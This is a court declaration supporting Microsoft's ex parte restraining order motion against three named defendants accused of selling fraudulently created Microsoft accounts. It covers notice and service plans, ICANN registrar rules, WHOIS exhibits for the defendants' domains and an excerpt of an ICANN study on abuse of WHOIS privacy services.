1. I am an attorney with the law firm of Cahill Gordon & Reindel LLP (“Cahill”) and am counsel for Plaintiff Microsoft Corporation (“Microsoft”) in the above-captioned action. I make this declaration in support of Microsoft’s Motion for an Emergency *Ex Parte* Temporary Restraining Order and Order to Show Cause (“TRO Motion”). Unless otherwise noted, the facts set forth below are based on my personal knowledge or upon information and belief on the basis of my review of evidence collected as part of Microsoft’s investigation in this case.

**I. Parties**

2. Plaintiff Microsoft seeks an Emergency *Ex Parte* Temporary Restraining Order and Order to Show Cause to disable specified Internet domains that are being used by Defendants Duong Dinh Tu, Linh Van Nguyen (a/k/a Nguyen Van Linh), and Tai Van Nguyen (“Defendants”) to operate a sophisticated Internet-based criminal operation referred to herein as the “Fraudulent

Enterprise” (or the “Enterprise”). The Fraudulent Enterprise specializes in selling fraudulently-procured Microsoft accounts in bulk to cybercriminals who then use the accounts for various types of cybercrime activity, wreaking havoc on Microsoft and its customers.

3. As counsel of record for Plaintiff, I am aware of previous efforts by Microsoft to disable other types of unlawful Internet activity, including the “Waledac” Botnet in February 2010 in the Eastern District of Virginia; the “Rustock” Botnet in March 2011 in the Western District of Washington; the “Kelihos” Botnet in September 2011 in the Eastern District of Virginia; the “Zeus” Botnets in March 2012 in the Eastern District of New York; the “Bamital” Botnet in February 2013 in the Eastern District of Virginia; the “Citadel” Botnets in May 2013 in the Western District of North Carolina; the “ZeroAccess” Botnet in November 2013 in the Western District of Texas; the “Shylock” Botnet in June 2014 in the Eastern District of Virginia; the “Ramnit” Botnet in February 2015 in the Eastern District of Virginia; the “Dorkbot” Botnet in November 2015 in the Eastern District of New York; the “Strontium” threat infrastructure in August 2016 in the Eastern District of Virginia; the “Phosphorous” threat infrastructure in March 2019 in the District of Columbia; the “Thallium” threat infrastructure in December 2019 in the Eastern District of Virginia; the “Trickbot” threat infrastructure in October 2020 in the Eastern District of Virginia; the “ZLoader” threat infrastructure in April 2022 in the Northern District of Georgia; and the “Cobalt Strike” threat infrastructure in March 2023 in the Eastern District of New York.

4. As part of my involvement in the investigation in this case, I have learned about Microsoft’s prior experiences litigating claims against cybercrime defendants who conduct their operations using technological infrastructure consisting of a set of websites, domains, and Internet protocol (“IP”) addresses. Based Microsoft’s prior experiences in such matters, I believe and

respectfully submit that the request *ex parte* relief is necessary here, as notice to Defendants would allow them to destroy the evidence of their illicit activity and give them an opportunity to move the instrumentalities they used to conduct their unlawful activity. This would render the prosecution of this matter futile.

5. For example, I am aware that in an earlier matter in which Microsoft attempted to disable the Rustock Botnet, the operators of the Rustock Botnet—after learning of the attempt to disable the botnet—attempted to migrate that botnet’s command and control infrastructure to new IP addresses and attempted to delete files from the seized host servers. Likewise, I understand that in a prior matter involving the Dorkbot Botnet, its operators attempted to activate previously dormant command and control domains so that they could continue to illegally control the Dorkbot infected devices one day after Microsoft executed a court-approved temporary restraining order. Moreover, during a prior action regarding the ZeroAccess Botnet in November 2013, the operators of that botnet immediately attempted (unsuccessfully) to act, in response to the seizure of domains to attempt to move the botnet’s command and control infrastructure. Based on these and other prior experiences of Microsoft, I believe and respectfully submit that there is a similar risk that Defendants here would take similar actions to evade or obstruct a temporary restraining order in this case.

6. Microsoft’s counsel has not attempted to provide notice of the TRO Motion to Defendants, and I respectfully submit should not be required to provide notice at this time. I respectfully submit that good and sufficient reasons exist for this TRO Motion to be made by Order to Show Cause in lieu of by notice of motion. Microsoft has previously sought and received *ex parte* temporary restraining orders in a number of federal district courts in prior cases, including: *Microsoft Corporation and FSISAC, Inc. v. John Does 1-2*, Case No. 20 Civ. 1171 (E.D. Va. 2020)

(Trenga, J.); *Microsoft Corporation et al. v. Malikov and John Does 1-7*, Case No. 22 Civ. 01328 (N.D. Ga.) (Cohen, J.); *Microsoft Corp. et al. v. John Does 1-2 et al.*, Case No. 23 Civ. 02447 (E.D.N.Y. 2023) (Morrison, J.). Microsoft, however, has not previously sought *ex parte* relief in this District or as to these particular Defendants.

7. Plaintiff has identified certain Internet domains that are believed to be part of the infrastructure used by the Defendants' Fraudulent Enterprise. The domains associated with Defendants' infrastructure are set forth in Appendix A to Plaintiff's proposed Complaint in this case. A true and correct copy of Appendix A to the Complaint is attached hereto as Exhibit 1.

8. I understand that investigators of Microsoft's Digital Crimes Unit and of Arkose Labs, including declarants in this action, have worked to determine the true identities of Defendants. Based on my own research and based on Digital Crimes Unit's research regarding these domains, the WHOIS information associated with these domains is not public and the only way to make contact with Defendants are the registrant email contact facilities provided by the domain registrars and the email addresses provided by Defendants to the Internet domain name registrars during the domain name registration and maintenance process.<sup>1</sup> This information may further include individual and entity names, physical addresses, email addresses, facsimile numbers, and telephone numbers, which can only be obtained through a court order or subpoena.

9. To the extent Defendants have provided such information, the information most likely to be accurate are e-mail addresses as, upon information and belief, such are necessary to register Internet domains and associated infrastructure. It is more likely that the email addresses

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<sup>1</sup> Through its investigation, Microsoft has uncovered several email addresses that, upon information and belief, it asserts belong to the three named Defendants. Cahill, on behalf of Microsoft, will seek to effectuate notice to these email addresses: "duongdinhtu93@gmail.com," "duongdinhtu93@outlook.com," "17021195@vnu.edu.vn," "nguyenlinh.uet@gmail.com," and "nvt.kscntt@gmail.com."

exist and are functional than it is likely that the personal names and physical addresses are correct or accurate. I believe this in part based on the fact that when registrants set up Internet domains and associated infrastructure they must receive confirmation from the Internet domain registrars or hosting companies via email in order to utilize and access the Internet domains and associated IP addresses. Other contact information, such as physical address information, is more likely to be false. I base this conclusion, in part, on my knowledge of past experiences relating to cybercrime in which domain or IP address registration name, address, and telephone number were determined to be fraudulent or stolen, but the email address provided by Defendants was, in fact, associated with them. Further supporting this conclusion, in May 2010, the Internet Corporation for Assigned Names and Numbers (“ICANN”)—an organization that administers the domain name system—issued a study indicating the ease with which name and physical mailing addresses for domain registrations may be falsified. Attached hereto as Exhibit 2 is a true and correct copy of the ICANN’s May 2010 study, “WHOIS Proxy/Privacy Service Abuse – Definition.”

10. Based on my knowledge of prior experience and from Microsoft’s research, I believe that the most reliable contact information for effecting communication with Defendants are email addresses that have been discovered to be associated with Defendants domains or IP addresses, and the contact information, particularly email addresses, in possession of the Internet domain registrars or hosting companies. From my research, I believe that such contact information is likely to be valid, as it is necessary to obtain Internet domain names or web hosting services. Upon provision of such contact information by the Internet domain registrars and web hosting companies to Microsoft, notice of this proceeding and service of process may be attempted using such contact information. Through my research, aside from the email addresses provided above, I have not discovered any other information that would enable, at this point, further identification



of or contact with Defendants other than that in the possession of these companies. I believe that absent an order directing discovery, these companies will be unlikely to share contact information that would allow Microsoft to provide notice and service to Defendants.

## **II. Notice and Service of Process**

### **A. Microsoft has Robust Plans to Provide Notice**

11. On behalf of Microsoft, Cahill will attempt notice of any preliminary injunction hearing, as well as service of the Complaint, by sending the pleadings and/or links to the pleadings to e-mail addresses, facsimile numbers, and mailing addresses associated with Defendants or otherwise provided by Defendants to the Internet domain registrars and IP address hosting companies. Cahill will send such documents to the email addresses of Defendants Duong Dinh Tu (“duongdinhtu93@gmail.com” and “duongdinhtu93@outlook.com”), Linh Van Nguyen (a/k/a Nguyen Van Linh) (“17021195@vnu.edu.vn” and “nguyenlinh.uet@gmail.com”), and Tai Van Nguyen (“nvt.kscentt@gmail.com”).

12. On behalf of Microsoft, Cahill will attempt notice of any preliminary injunction hearing and service of the Complaint by publishing those pleadings on a publicly accessible website located at: <https://dcu-noticeofpleadings.azurewebsites.net/>. Cahill will publish such notice on the website for a period of six months. The following information will be made available on the website:

- a. The information contained in the case caption and the content of the summons.
- b. The following summary statement of the object of the Complaint and the demand for relief:

Plaintiff Microsoft Corporation (“Microsoft”) has sued Defendants Duong Dinh Tu, Linh Van Nguyen (a/k/a Nguyen Van Linh), and Tai Van Nguyen, who are associated with the Internet domains set forth in the documents referenced in this communication. Microsoft alleges that Defendants have violated Federal and state law by

hosting a cybercriminal operation through these Internet domains, causing unlawful deception of and intrusion into Microsoft's computer systems; and intellectual property violations to the injury of Microsoft and Microsoft's customers. Microsoft seeks a preliminary injunction directing the registries associated with these Internet domains to take all steps necessary to transfer these Internet domains to Microsoft's control and/or disable access to and operation of these domains, to ensure that changes or access to the Internet domains cannot be made absent a court order and that all content and material associated with these Internet domains are to be isolated and preserved pending resolution of the dispute. Microsoft seeks a final judgment and permanent injunction, other equitable relief and damages. Full copies of the pleading documents are available at <https://dcu-noticeofpleadings.azurewebsites.net/>.

c. The date of first publication.

d. The following text:

NOTICE TO DEFENDANT: READ THESE PAPERS CAREFULLY! You must "appear" in this case or the other side will win automatically. To "appear" you must file with the court a legal document called a "motion" or "answer." The "motion" or "answer" must be given to the court clerk or administrator within 21 days of the date of first publication specified herein. It must be in proper form and have proof of service on Microsoft's attorneys, attention to Jason Rozbruch, 32 Old Slip, 19th Floor, New York, NY 10005. If you have questions, you should consult with your own attorney immediately.

13. On behalf of Microsoft, Cahill will serve each of the third parties identified in Microsoft's [Proposed] Emergency *Ex Parte* Temporary Restraining Order and Order to Show Cause with copies of all documents served on Defendants.

14. On behalf of Microsoft, Cahill will also attempt notice of any preliminary injunction hearing, as well as service of the Complaint, by personal delivery on any Defendant in this case that has provided existing physical addresses in the United States.

15. On behalf of Microsoft, Cahill will prepare Requests for Service Abroad of Judicial or Extrajudicial Documents to attempt notice of any preliminary injunction hearing, as well as

service of the Complaint, on any Defendants in this case that have provided contact information in foreign countries that are signatories to the Hague Convention on Service Abroad or any similar treaty, and will comply with the requirements of those treaties. Upon entry of any TRO, Cahill will execute and deliver these documents to the appropriate Central Authority and request, pursuant to the Hague Convention or similar treaty, that the Central Authority deliver these documents to the contact information provided by Defendants. I am informed, and therefore believe, that notice of any preliminary injunction hearing, and service of the Complaint, could take approximately three to six months or longer through this process.

**B. Notice Under ICANN Domain Name Registration Policies**

16. Attached hereto as Exhibit 3 is a true and correct copy of a document describing ICANN's role. Exhibit 3 reflects the following: ICANN is a not-for-profit partnership formed in 1998. ICANN coordinates domain names and IP addresses (unique identifying numbers for computers throughout the world), which enables the operation of the global Internet. ICANN's responsibilities include running an accreditation system for domain name "registrars." Domain name registrars enter into arrangements with individual "registrants" who wish to register particular domain names. ICANN has a contractual relationship with all accredited registrars that set forth the registrars' obligations. The purpose of the requirements of ICANN's accreditation agreements with registrars is to provide a consistent and stable environment for the domain name system, and hence the Internet.

17. A true and correct copy of the ICANN Registrar Accreditation Agreement between ICANN and domain name registrars is attached hereto as Exhibit 4.

18. The following summarizes provisions set forth in the ICANN accreditation agreements with registrars at Exhibit 4.

**ICANN Requires That Registrants Agree To Provide Accurate Contact Information**

19. Section 3.7.7.1 of the accreditation agreement provides that domain registrants will provide the registrar accurate and reliable contact information. In particular, the domain name registrant:

shall provide to Registrar accurate and reliable contact details and correct and update them within seven (7) days of any change during the term of the Registered Name registration, including: the full name, postal address, email address, voice telephone number, and fax number if available of the Registered Name Holder; name of authorized person for contact purposes in the case of an Registered Name Holder that is an organization, association, or corporation[.]

20. Section 3.7.7.2 of the accreditation agreement provides that if the registrant fails to respond for over 15 days to a registrar's inquiry about inaccurate contact information, the domain may be cancelled. In particular, the domain name registrant's:

willful provision of inaccurate or unreliable information, its willful failure to update information provided to Registrar within seven (7) days of any change, or its failure to respond for over fifteen (15) days to inquiries by Registrar concerning the accuracy of contact details associated with the Registered Name Holder's registration shall constitute a material breach of the Registered Name Holder-registrar contract and be a basis for suspension and/or cancellation of the Registered Name registration.

**ICANN Requires That Registrants Agree To A Dispute Resolution Policy Under Which Notice Is Given By Sending The Complaint To The Registrant's Contact Information**

21. Section 3.8 of the accreditation agreement provides that registrars shall require registrants to agree to the Uniform Domain Name Dispute Resolution Policy ("UDRP"). The UDRP is a policy between a registrar and its customer and is included in registration agreements for all ICANN-accredited registrars. Attached hereto as Exhibit 5 is a true and correct copy of the UDRP.

22. As part of the registrant's agreement to the UDRP, the registrant agrees to the Rules for Uniform Domain Name Dispute Resolution Policy ("Rules"). Attached hereto as Exhibit 6 is a true and correct copy of the Rules.

23. Pursuant to the Rules, “Written Notice” of a complaint regarding a domain requires electronic transmittal of the complaint to a domain registrant and hardcopy notification that the complaint was sent by electronic means. In particular, “Written Notice” is defined as:

hardcopy notification by the Provider to the Respondent of the commencement of an administrative proceeding under the Policy which shall inform the respondent that a complaint has been filed against it, and which shall state that the Provider has electronically transmitted the complaint including any annexes to the Respondent by the means specified herein. Written notice does not include a hardcopy of the complaint itself or any annexes.

24. Pursuant to the Rules, notice of a complaint may be achieved by the registrar forwarding the complaint to the postal address, facsimile number and email addresses of the domain registrant. In particular, the Rules define the procedure for providing notice as follows:

(a) When forwarding a complaint, including any annexes, electronically to the Respondent, it shall be the Provider’s responsibility to employ reasonably available means calculated to achieve actual notice to Respondent. Achieving actual notice, or employing the following measures to do so, shall discharge this responsibility:

(i) sending Written Notice of the complaint to all postal mail and facsimile addresses (A) shown in the domain name’s registration data in Registrar’s Whois database for the registered domain-name holder, the technical contact, and the administrative contact and (B) supplied by Registrar to the Provider for the registration’s billing contact; and

(ii) sending the complaint, including any annexes, in electronic form by e-mail to:

(A) the e-mail addresses for those technical, administrative and billing contacts;

(B) postmaster@<the contested domain name.; and

(C) if the domain name (or “www.” followed by the domain name) resolves to an active web page other than a generic page the Provider concludes is maintained by a registrar or ISP for parking domain-names registered by multiple domain-name holders), any e-mail address shown or e-mail links on that web page; and

(iii) sending the complaint, including any annexes, to any e-mail address the Respondent has notified the Provider it prefers and, to the extent practicable, to all other e-mail addresses provided to the Provider by Complainant[.]

25. The effect of the UDRP and the Rules is that domain name registrants agree that notice of a complaint relating to their domains may be provided by the foregoing means, including by sending the complaint to postal, facsimile and email addresses provided by registrants.

**ICANN Requires That Registrants Agree That Domains  
May Be Suspended Or Cancelled Pursuant To The Dispute Resolution Policy**

26. Section 3.7.7.11 of the accreditation agreement provides that registrars shall require that a domain name registrant “shall agree that its registration of the Registered Name shall be subject to suspension, cancellation, or transfer” pursuant to ICANN’s policies for the resolution of disputes concerning domain names.

**ICANN Requires That Registrants Agree Not To Use Domains In An Illegal Manner**

27. Under Section 2 of the UDRP, the domain registrant agrees that:

By applying to register a domain name, or by asking us to maintain or renew a domain name registration, you hereby represent and warrant to us that (a) the statements that you made in your Registration Agreement are complete and accurate; (b) to your knowledge, the registration of the domain name will not infringe upon or otherwise violate the rights of any third party; (c) you are not registering the domain for an unlawful purpose; and (d) you will not knowingly use the domain name in violation of any applicable laws or regulations. It is your responsibility to determine whether your domain name registration infringes or violates someone else’s rights.

28. Similarly, Section 3.7.7.9 of the accreditation agreement provides that the domain name registrant “shall represent that, to the best of the Registered Name Holder’s knowledge and belief, neither the registration of the Registered Name nor the manner in which it is directly or indirectly used infringes the legal rights of any third party.”

**Defendants’ Internet Domain Registrars  
Send Account-Related Information To Customer Provided Contacts**

29. The terms of service for Internet domain registrars used by Defendants provide that their customers must provide contact information, including the email address, postal address, and a valid telephone number where they can reach their customers. These Internet domain registrars

further provide that they may contact their respective customers based on the information provided by that customer. For example, Public Domain Registry's ("Public Domain") Registrar-Registrant Terms of Service, available at <https://publicdomainregistry.com/legal/#tos>, include such provisions. A true and correct copy of Public Domain's Domain Name Registration Terms of Service attached hereto as Exhibit 7.

30. Based on my research of third parties that Defendants use to provide domain name services, the other third party Internet hosting companies and Internet domain name registrars require that similar contact information be provided.

**The Defendants' Internet Domain Name Registrars' Terms  
Of Service Prohibit Customers From Using Services In An Illegal Manner**

31. The Internet domain registrars' terms of service prohibit customers, including Defendants, from using the services in an illegal manner, and customer accounts may be terminated for violation of those terms. For example, Public Domain's agreement prohibits, among other conduct, the registered domain being used to:

- a. distributing malware or other malicious code;
- b. hosting or linking to a website intended to deceive the public;
- c. infringing upon the Intellectual Property Rights of Others;
- d. purposely send out mass spams like mass unsolicited, commercial advertising or solicitations and so on;
- e. send out retroactive, pornographic or other harmful emails that violate the country laws and rules;
- f. Accessing another network without permission, to probe or scan for vulnerabilities or breach security or authentication measures;
- g. Attacking other networks (*i.e.*, Denial of Service (DoS) attacks);

- h. Intercepting or monitoring data without permission;
- i. Running a file sharing site;
- j. Running any software that interfaces with an IRC (Internet Relay Chat) network;
- k. Using any deep-link, page-scrape, robot, crawl, index, spider, offline reader, click spam, macro programs, internet agent, or other automatic device, program, algorithm or methodology which does the same things, to use, access, copy, index, acquire information, generate impressions or clicks, input information, store information, search, generate searches, or monitor any portion of our website or servers for any unauthorized purpose;
- l. resolve, point or forward to the website with harmful information that violate the country laws and rules; or
- m. engage in other illegal actions.

32. Public Domain's policies also provide that it may suspend or terminate its customer's services if that customer has been found to engage in prohibited conduct. Based on my knowledge of prior experience and my current research of other Internet domain registrars and hosting companies, and on information and belief, the other Internet domain registrars and hosting companies used by Defendants prohibit similar unlawful conduct.

### **III. OTHER AUTHORITY AND EVIDENCE**

33. Attached hereto as Exhibit 8 is a true and correct copy of the March 31, 2023 *Ex Parte* Temporary Restraining Order and Order to Show Cause (ECF 13) in the matter of *Microsoft Corp. et al. v. John Does 1-2 et al.*, Case No. 23 Civ. 02447 (E.D.N.Y. 2023).



34. Attached hereto as Exhibit 9 is a true and correct copy of the March 5, 2020 *Ex Parte* Temporary Restraining Order and Order to Show Cause (ECF 11) in the matter of *Microsoft Corp. v. John Does 1-2*, Case No. 20 Civ. 1217 (E.D.N.Y. 2020).

35. Attached hereto as Exhibit 10 is a true and correct copy of the May 1, 2020 *Ex Parte* Temporary Restraining Order and Order To Show Cause (ECF 15) in the matter of *Sophos v. John Does 1-2*, Case No. 20 Civ. 00502 (E.D. Va. 2020).

36. Attached hereto as Exhibit 11 is a true and correct copy of the July 1, 2020 *Ex Parte* Temporary Restraining Order and Order To Show Cause (ECF 15) in the matter of *Microsoft v. John Does 1-2*, Case No. 20 Civ. 00730 (E.D. Va. 2020).

37. Attached hereto as Exhibit 12 is a true and correct copy of the July 22, 2020 *Ex Parte* Temporary Restraining Order and Order To Show Cause (ECF 13) in the matter of *DXC Technology Company v. John Does 1-2*, Case No. 20 Civ. 00814 (E.D. Va. 2020).

38. Attached hereto as Exhibit 13 is a true and correct copy of the December 7, 2021 *Ex Parte* Temporary Restraining Order and Order To Show Cause (ECF 8) in the matter of *Google LLC v. Starovikov, et al.*, Case No. 21 Civ. 10260 (S.D.N.Y. 2021).

39. Attached hereto as Exhibit 14 is a true and correct copy of Microsoft's Annual Report 2023, which is also available at <https://www.microsoft.com/investor/reports/ar23/index.html>.

I declare under penalty of perjury of the laws of the United States of America that the foregoing is true and correct.

Executed on this 7<sup>th</sup> day of December, 2023 in New York, New York.

  
\_\_\_\_\_  
Jason Rozbruch

# Exhibit 1

## Results for: Anycaptcha.com

### Download Whois Result

Record Source:anycaptcha.com

Registrant:Privacy Protect, LLC (PrivacyProtect.org)

Statuses:

clientTransferProhibited

Created:2021-08-03

Expiration:2024-08-03T15:08:18+00:00

Last Updated:2023-07-06T16:54:34+00:00

Registrar Name:mat bao corporation MAT BAO CORPORATION

Abuse Contact Phone#:+84-2836229999 EXT :8899

Abuse Contact Email:abuse@matbao.com

IANA ID:1586

Url:https://www.matbao.net,http://www.matbao.net

Whois Server:ver.whois.matbao.net

Registrant Contact Name:Domain Admin

Registrant Contact Org:Privacy Protect, LLC (PrivacyProtect.org)

Registrant Contact Street:

10 Corporate Drive

Registrant Contact City:Burlington

Registrant Contact State:MA

Registrant Contact Postal Code:01803

Registrant Contact Country:US

Registrant Contact Phone#:+1.8022274003

Registrant Contact Fax#:

Registrant Contact Email:contact@privacyprotect.org

Admin Contact Name:Domain Admin

Admin Contact Org:Privacy Protect, LLC (PrivacyProtect.org)

Admin Contact Street:

10 Corporate Drive

Admin Contact City:Burlington

Admin Contact State:MA

Admin Contact Postal Code:01803

Admin Contact Country:US

Admin Contact Phone#:+1.8022274003

Admin Contact Fax#:

Admin Contact Email:contact@privacyprotect.org

Tech Contact Name:Domain Admin

Tech Contact Org:Privacy Protect, LLC (PrivacyProtect.org)

Tech Contact Street:

10 Corporate Drive

Tech Contact City:Burlington

Tech Contact State:MA

Tech Contact Postal Code:01803

Tech Contact Country:US

Tech Contact Phone#:+1.8022274003

Tech Contact Fax#:

Tech Contact Email:contact@privacyprotect.org

Billing Contact Name:

Billing Contact Org:

Billing Contact Street:

Billing Contact City:

Billing Contact State:

Billing Contact Postal Code:

Billing Contact Country:

Billing Contact Phone#:

Billing Contact Fax#:

Billing Contact Email:

Dns Sec:unsigned

Registry Domain Id:

## Results for: 1stcaptcha.com

### Download Whois Result

Record Source:1stcaptcha.com

Registrant:Privacy Protect, LLC (PrivacyProtect.org)

Statuses:

clientTransferProhibited

Created:2023-06-28

Expiration:2024-06-28T08:26:47+00:00

Last Updated:2023-06-28T08:37:09+00:00

Registrar Name:mat bao corporation MAT BAO CORPORATION

Abuse Contact Phone#:+84-2836229999 EXT :8899

Abuse Contact Email:abuse@matbao.com

IANA ID:1586

Url:https://www.matbao.net,http://www.matbao.net

Whois Server:ver.whois.matbao.net

Registrant Contact Name:Domain Admin

Registrant Contact Org:Privacy Protect, LLC (PrivacyProtect.org)

Registrant Contact Street:

10 Corporate Drive

Registrant Contact City:Burlington

Registrant Contact State:MA

Registrant Contact Postal Code:01803

Registrant Contact Country:US

Registrant Contact Phone#:+1.8022274003

Registrant Contact Fax#:

Registrant Contact Email:contact@privacyprotect.org

Admin Contact Name:Domain Admin

Admin Contact Org:Privacy Protect, LLC (PrivacyProtect.org)

Admin Contact Street:

10 Corporate Drive

Admin Contact City:Burlington

Admin Contact State:MA

Admin Contact Postal Code:01803

Admin Contact Country:US

Admin Contact Phone#:+1.8022274003

Admin Contact Fax#:

Admin Contact Email:contact@privacyprotect.org

Tech Contact Name:Domain Admin

Tech Contact Org:Privacy Protect, LLC (PrivacyProtect.org)

Tech Contact Street:

10 Corporate Drive

Tech Contact City:Burlington

Tech Contact State:MA

Tech Contact Postal Code:01803

Tech Contact Country:US

Tech Contact Phone#:+1.8022274003

Tech Contact Fax#:

Tech Contact Email:contact@privacyprotect.org

Billing Contact Name:

Billing Contact Org:

Billing Contact Street:

Billing Contact City:



Billing Contact State:

Billing Contact Postal Code:

Billing Contact Country:

Billing Contact Phone#:

Billing Contact Fax#:

Billing Contact Email:

Dns Sec:unsigned

Registry Domain Id:

## Results for: Hotmailbox.me

### Download Whois Result

Record Source:hotmailbox.me

Registrant:Duong Dinh Tu

Statuses:

ok

Created:2021-11-03T02:21:41+00:00

Expiration:2023-11-03T02:21:41+00:00

Last Updated:2022-09-29T02:52:33+00:00

Registrar Name:OnlineNIC, Inc.

Abuse Contact Phone#:

Abuse Contact Email:complaints@onlinenic.com

IANA ID:82

Url:<https://www.onlinenic.com/signup/>

Whois Server:www.onlinenic.com/domain-whois/

Registrant Contact Name:REDACTED FOR PRIVACY

Registrant Contact Org:Duong Dinh Tu

Registrant Contact Street:

REDACTED FOR PRIVACY

Registrant Contact City:REDACTED FOR PRIVACY

Registrant Contact State:Ho Chi Minh

Registrant Contact Postal Code:REDACTED FOR PRIVACY

Registrant Contact Country:VN

Registrant Contact Phone#:REDACTED FOR PRIVACY xREDACTED FOR PRIVACY

Registrant Contact Fax#:REDACTED FOR PRIVACY xREDACTED FOR PRIVACY

Registrant Contact Email:Please query the RDDS service of the Registrar of Record identified in this output for information on how to contact the Registrant, Admin, or Tech contact of the queried domain name.

Admin Contact Name:REDACTED FOR PRIVACY

Admin Contact Org:REDACTED FOR PRIVACY

Admin Contact Street:  
REDACTED FOR PRIVACY

Admin Contact City:REDACTED FOR PRIVACY

Admin Contact State:REDACTED FOR PRIVACY

Admin Contact Postal Code:REDACTED FOR PRIVACY

Admin Contact Country:REDACTED FOR PRIVACY

Admin Contact Phone#:REDACTED FOR PRIVACY xREDACTED FOR PRIVACY

Admin Contact Fax#:REDACTED FOR PRIVACY xREDACTED FOR PRIVACY

Admin Contact Email:Please query the RDDS service of the Registrar of Record identified in this output for information on how to contact the Registrant, Admin, or Tech contact of the queried domain name.

Tech Contact Name:REDACTED FOR PRIVACY

Tech Contact Org:REDACTED FOR PRIVACY

Tech Contact Street:  
REDACTED FOR PRIVACY

Tech Contact City:REDACTED FOR PRIVACY

Tech Contact State:REDACTED FOR PRIVACY

Tech Contact Postal Code:REDACTED FOR PRIVACY

Tech Contact Country:REDACTED FOR PRIVACY

Tech Contact Phone#:REDACTED FOR PRIVACY xREDACTED FOR PRIVACY

Tech Contact Fax#:REDACTED FOR PRIVACY xREDACTED FOR PRIVACY

Tech Contact Email:Please query the RDDS service of the Registrar of Record identified in this output for information on how to contact the Registrant, Admin, or Tech contact of the queried domain name.

Billing Contact Name:

Billing Contact Org:

Billing Contact Street:

Billing Contact City:

Billing Contact State:

Billing Contact Postal Code:

Billing Contact Country:

Billing Contact Phone#:

Billing Contact Fax#:

Billing Contact Email:

Dns Sec:unsigned

Registry Domain Id:

## Results for: nonecaptcha.com

### Download Whois Result

Record Source:nonecaptcha.com

Registrant:Privacy Protect, LLC (PrivacyProtect.org)

Statuses:

clientTransferProhibited

Created:2023-05-28

Expiration:2024-05-28T10:03:43+00:00

Last Updated:2023-05-28T10:14:41+00:00

Registrar Name:mat bao corporation MAT BAO CORPORATION

Abuse Contact Phone#:+84-2836229999 EXT :8899

Abuse Contact Email:abuse@matbao.com

IANA ID:1586

Url:https://www.matbao.net,http://www.matbao.net

Whois Server:ver.whois.matbao.net

Registrant Contact Name:Domain Admin

Registrant Contact Org:Privacy Protect, LLC (PrivacyProtect.org)

Registrant Contact Street:

10 Corporate Drive

Registrant Contact City:Burlington

Registrant Contact State:MA

Registrant Contact Postal Code:01803

Registrant Contact Country:US

Registrant Contact Phone#:+1.8022274003

Registrant Contact Fax#:

Registrant Contact Email:contact@privacyprotect.org

Admin Contact Name:Domain Admin

Admin Contact Org:Privacy Protect, LLC (PrivacyProtect.org)

Admin Contact Street:

10 Corporate Drive

Admin Contact City:Burlington

Admin Contact State:MA

Admin Contact Postal Code:01803

Admin Contact Country:US

Admin Contact Phone#:+1.8022274003

Admin Contact Fax#:

Admin Contact Email:contact@privacyprotect.org

Tech Contact Name:Domain Admin

Tech Contact Org:Privacy Protect, LLC (PrivacyProtect.org)

Tech Contact Street:

10 Corporate Drive

Tech Contact City:Burlington

Tech Contact State:MA

Tech Contact Postal Code:01803

Tech Contact Country:US

Tech Contact Phone#:+1.8022274003

Tech Contact Fax#:

Tech Contact Email:contact@privacyprotect.org

Billing Contact Name:

Billing Contact Org:

Billing Contact Street:

Billing Contact City:

Billing Contact State:

Billing Contact Postal Code:

Billing Contact Country:

Billing Contact Phone#:

Billing Contact Fax#:

Billing Contact Email:

Dns Sec:unsigned

# Exhibit 2



## WHOIS Proxy/Privacy Abuse Study

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### WHOIS Proxy / Privacy Service Abuse Study –Definition

This study will measure how often domains associated with illegal or harmful Internet communication abuse Privacy/Proxy services to obscure the perpetrator’s identity.

#### **1. Objective**

This study is intended to help the ICANN community determine the extent to which Proxy and Privacy services are abused during illegal or harmful Internet communication. Specifically, it will attempt to prove/disprove the following hypothesis:

**A significant percentage of the domain names used to conduct illegal or harmful Internet activities are registered via Privacy or Proxy services to obscure the perpetrator’s identity.**

As defined by [1], "illegal or harmful communication" refers to online activities (e.g., email messages, web transactions, file downloads) that violate criminal or civil law or which harm their targets (e.g., email/download recipients, website visitors). These activities include unsolicited commercial bulk email (spam), online intellectual property or identity theft, email harassment or stalking, phishing websites, online malware dissemination, and cybersquatting. Further examples include DoS attacks, DNS cache poisoning, pirated software (warez) distribution sites, money laundering email (mules scams), advanced fee fraud email (411 scams), and online sale of counterfeit merchandise or pharmaceuticals.

Allegations of actionable harm may require victims, law enforcement officials, and others to contact domain users (i.e., owners or licensees). To facilitate identification and contact, section 3.3.1 of the ICANN Registrar Accreditation Agreement (RAA) [4] requires Registrars to provide an interactive web page and a port 43 WHOIS service to enable free access to up-to-date data concerning all active registered domain names. This WHOIS data includes the name and postal address of the Registered Name Holder and technical and administrative contacts for the domain.

According to [1], Proxy and Privacy registration services provide anonymity or privacy protection for domain users. *Privacy* services hide certain user details from WHOIS by offering alternate contact information and mail forwarding services while not actually shielding the user’s identity. *Proxy* services have a third-party register domain names on

## WHOIS Proxy/Privacy Abuse Study

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the user's behalf and then license the use of the domain name so that a third-party's contact information (and not the licensee's) is published in WHOIS. According to the WHOIS Privacy/Proxy Prevalence Study [3], approximately 15 to 25 percent of gTLD domain names are likely to be registered using a Privacy or Proxy service.

Study proposals [8][9][10] suggest that Privacy/Proxy services are being abused to obscure the identity of perpetrators that instigate illegal or harmful Internet communication, thereby impeding investigation. For example, proposal [8] indicates that Privacy/Proxy registrations lengthen phishing website take-down times. Proposal [9] indicates that Privacy/Proxy services are being abused to shield cyber squatters (i.e., parties that register or use a domain name in bad faith to profit from someone else's trademark).

A recent study of 384 domains hosted by ISP 3FN (shut down in June 2009 for abetting criminal activity) found that 38 percent were registered to Proxy services [11]. Of those, approximately half were associated with least one kind of illegal activity. Although small and informal, this study illustrated that domains used by criminals do use Proxy services – in this case, more often than the random domains studied by [3].

To provide the ICANN community with empirical data to evaluate such concerns, this study will methodically analyze a large, broad sample of domains associated with various kinds of illegal or harmful Internet activities. It will measure how often these alleged “bad actors” abuse Privacy/Proxy services, comparing rates for each kind of activity to overall Privacy/Proxy rates measured by [3]. If those rates are found to be significant, policy changes may be warranted to deter Privacy/Proxy abuse.

Note: This study will NOT measure the frequency of illegal/harmful Internet activity. This study will gather a representative sample of illegal/harmful incidents to measure how often Privacy/Proxy services are abused by perpetrators (alleged and confirmed).

### **2. Approach**

